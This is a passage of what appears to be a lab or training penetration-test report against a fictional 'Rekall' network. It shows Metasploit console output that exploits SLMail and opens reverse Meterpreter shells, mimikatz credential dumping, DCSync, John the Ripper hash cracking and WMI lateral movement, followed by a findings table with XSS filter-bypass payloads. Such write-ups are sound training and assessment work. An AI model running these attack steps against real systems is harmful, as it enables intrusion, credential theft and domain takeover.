   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.184.65   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)


msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
LHOST ⇒ 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS ⇒ 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:57842 ) at 2022-07-21 23:01:51 -0400

meterpreter > █
```




```
Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)


msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:57842 ) at 2022-07-21 23:01:51 -0400

meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358  fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840  fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793  fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371  fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940  fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991  fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210  fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831  fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991  fil   2022-06-27 11:41:07 -0400  maillog.007
100666/rw-rw-rw-  5337  fil   2022-07-16 13:04:37 -0400  maillog.008
100666/rw-rw-rw-  2366  fil   2022-07-21 21:48:56 -0400  maillog.009
100666/rw-rw-rw-  4535  fil   2022-07-21 23:01:49 -0400  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter > 
```

Used query command on a shell for windows on 172.22.117.20 to find flag 5.




```
C:\Program Files (x86)>schtasks /Query
schtasks /Query

Folder: \
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
Backdoor                                 N/A                    Ready
flag5                                    N/A                    Ready
MicrosoftEdgeUpdateTaskMachineCore       7/22/2022 6:34:48 PM   Ready
MicrosoftEdgeUpdateTaskMachineUA         7/21/2022 9:04:48 PM   Ready
OneDrive Reporting Task-S-1-5-21-2013923 7/22/2022 11:18:12 AM  Ready
OneDrive Standalone Update Task-S-1-5-21 7/22/2022 1:37:17 PM   Ready

Folder: \Microsoft
```




```
Folder: \
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
flag5                                    N/A                    Queued

C:\Program Files (x86)\SLmail\System>schtasks /query /tn flag5 /v
schtasks /query /tn flag5 /v

Folder: \
HostName         TaskName                                 Next Run Time          Status          Logon Mode             Last Run Time          Last Result Author
          Task To Run                                           Start In                        Comment
                 Scheduled Task State   Idle Time                                 Power Management                                  Run As User
         Delete Task If Not Rescheduled Stop Task If Runs X Hours and X Mins      Schedule                                                                Sc
hedule Type                   Start Time    Start Date End Date    Days                                             Months                                 Repeat: Every
           Repeat: Until: Time  Repeat: Until: Duration        Repeat: Stop If Still Running
================ ======================================== ====================== =============== ====================== ====================== =========== =====
======== ================================================== =============================================== ==================================================================
================= ===================== ======================================= =================================================== ===================================
======= =============================== ======================================== ============================================================================= ==
========================== =========== ========= ========= ============================================ ============================================== ==============
========= ==================== ============================== ===================================
WIN10            flag5                                    N/A                    Queued          Interactive/Background  7/21/2022 8:57:36 PM            0 WIN10\s
ysadmin   C:\Windows\System32\WindowsPowerShell\v1.0\powersh N/A                               54fa8cd5c1354adc9214969d716673f5
                 Enabled                Only Start If Idle for 1 minutes, If Not Stop On Battery Mode                                ADMBob
         Disabled                       72:00:00                               Scheduling data is not available in this format.                              At
 logon time                N/A          N/A        N/A        N/A                                               N/A                                      N/A
           N/A                   N/A                      N/A
                                                                                                                                                          0


                                        72:00:00                               Scheduling data is not available in this format.                              At
 idle time                 N/A          N/A        N/A        N/A                                               N/A                                      N/A
           N/A                   N/A                      N/A

C:\Program Files (x86)\SLmail\System>
```

Used kiwi to dump SAM credentials


Used john to unhash the flag6 user.



```
C:\Program Files (x86)\SLmail\System>exit
exit
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local SID : S-1-5-21-2013923347-1975745772-2428795772
```




```
    Default Salt : DESKTOP-2113C06sysadmin
    Credentials
      des_cbc_md5       : 94f4e331081f3443
    OldCredentials
      des_cbc_md5       : 94f4e331081f3443


RID  : 000003ea (1002)
User : flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 61cc909397b7971a1ceb2b26b427882f
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4562c122b043911e0fe200dc3dc942f1
```




```
┌──(root💀kali)-[~]
└─# john hash.txt --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer!        (flag6)
1g 0:00:00:00 DONE 2/3 (2022-07-22 00:15) 7.692g/s 695161p/s 695161c/s 695161C/s News2..Faith!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

┌──(root💀kali)-[~]
└─# 
```

On 172.22.117.20, searched the system to find the flag in public/documents folder.




```
               1 File(s)             32 bytes
               2 Dir(s)   3,297,185,792 bytes free

C:\Users\Public>cd documents
cd documents

C:\Users\Public\Documents>print flag7.txt
print flag7.txt
Unable to initialize device PRN

C:\Users\Public\Documents>type flag7.txt
type flag7.txt
6fd73e3a2c2740328d57ef32557c2fdc
C:\Users\Public\Documents>
```


Used Kiwi to do dump the lsa cache for ADMbob hash credentials
Used Metasploit to run an exploit on wmi to access the 172.22.117.10 machine
Searched the 172.22.117.10 machine for users on the machine




```
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
  [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 7/21/2022 9:34:17 PM]
RID       : 00000450 (1104)
User      : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b
```



```
—# john hash.txt --format=mscash2
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 13 candidates buffered for the current salt, minimum 32 needed for perform
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme!        (ADMBob)
1g 0:00:00:00 DONE 2/3 (2022-07-22 00:40) 3.125g/s 3246p/s 3246c/s 3246C/s 123456..barne
Use the "--show --format=mscash2" options to display all of the cracked passwords reliab
Session completed
```




```
   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   RHOSTS              172.22.117.10    yes       Target address range or CIDR identifier
   ReverseListenerComm                  no        The specific communication channel to use for this listener
   SESSION             2                yes       The session to run this module on
   SMBDomain           REKALL           no        The Windows domain to use for authentication
   SMBPass             Changeme!        no        The password for the specified username
   SMBUser             sysadmin         no        The username to authenticate as
   TIMEOUT             10               yes       Timeout for WMI command in seconds


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/local/wmi) > set SMBUser ADMBob
SMBUser ⇒ ADMBob
msf6 exploit(windows/local/wmi) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] [172.22.117.10] Executing payload
[+] [172.22.117.10] Process Started PID: 3568
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 3 opened (172.22.117.100:4444 → 172.22.117.10:55987 ) at 2022-07-22 00:43:50 -0400
```




```
C:\Windows\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.


C:\Windows\system32>
```

Enumerated the 172.22.117.10 system to find the flag 9 file.



```
C:\Windows\system32>cd C:\
cd C:\

C:\>type flag9.txt
type flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872
C:\>
```

Used dcsync on Kiwi to find the hashed credentials for the administrator.



```
meterpreter > load kiwi
Loading extension kiwi ...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.co
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  *

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > dcsync_ntlm Administrator
[+] Account   : Administrator
[+] NTLM Hash : 4f0cfd309a1965906fd2ec39dd23d582
[+] LM Hash   : 0e9b6c3297033f52b59d01ba2328be55
[+] SID       : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID       : 500

meterpreter > 
```

Summary Vulnerability Overview

Vulnerability	Severity
Web application vulnerable to XSS	Critical
Web application vulnerable to SQL	High
Web application vulnerable to LFI	Critical
Admin Credentials can be found on web application login page with inspect element	Critical
Machines on subnet 192.168.13.0/24 vulnerable to RCE and gives root access	Critical
Port 22 vulnerable to ssh on 192.168.13.14	High
CVE-2019-14287 vulnerability gives users root access on 192.168.13.14	Critical
Users have weak passwords	Critical
User and hashed credentials can be found online	High
Multiple ports open on subnet 172.22.117.0/24	Medium
FTP Port vulnerable to “anonymous ftp” exploit	Critical
Machines on subnet 172.22.117.0/24 vulnerable to exploits using metasploit	High

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	7 hosts 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 172.22.117.10

	172.22.117.20
Ports	8009/tcp - ajp13 8080/tcp - http 80/tcp -http 22/tcp - ssh 53/tcp - domain 88/tcp - kerberos-sec 135/tcp - msrpc 139/tcp - netbios-ssn 389/tcp - ldap 445/tcp - microsoft-ds 593/tcp - ncacn_http 3268/tcp - ldap 21/tcp - ftp 25 - smtp 79 - slmail fingerd 106 - pop3pw 110 - pop3

Exploitation Risk	Total
Critical	7
High	4
Medium	1
Low	-

Vulnerability Findings

Web application vulnerable to XSS

Risk Rating: Critical

Description: On the main host 192.168.13.35, on multiple pages, (comment, welcome, and get started page), CTI was able to run a XSS script to create pop ups on pages that require input. The script ran is <script>alert(“you have been hacked”)</script> On the page with input validation (the word script was disabled), ran the script <scscriptript>alert(“you have ben hacked”)</scscriptript> to by pass the input validation.

Affected Hosts: 192.168.13.35

Remediation:

- An extensive input validation. Instead of not allowing just the word script, the rule should also disable inputs such as: &< > “ ‘

Web application vulnerable to SQL

Risk Rating: High

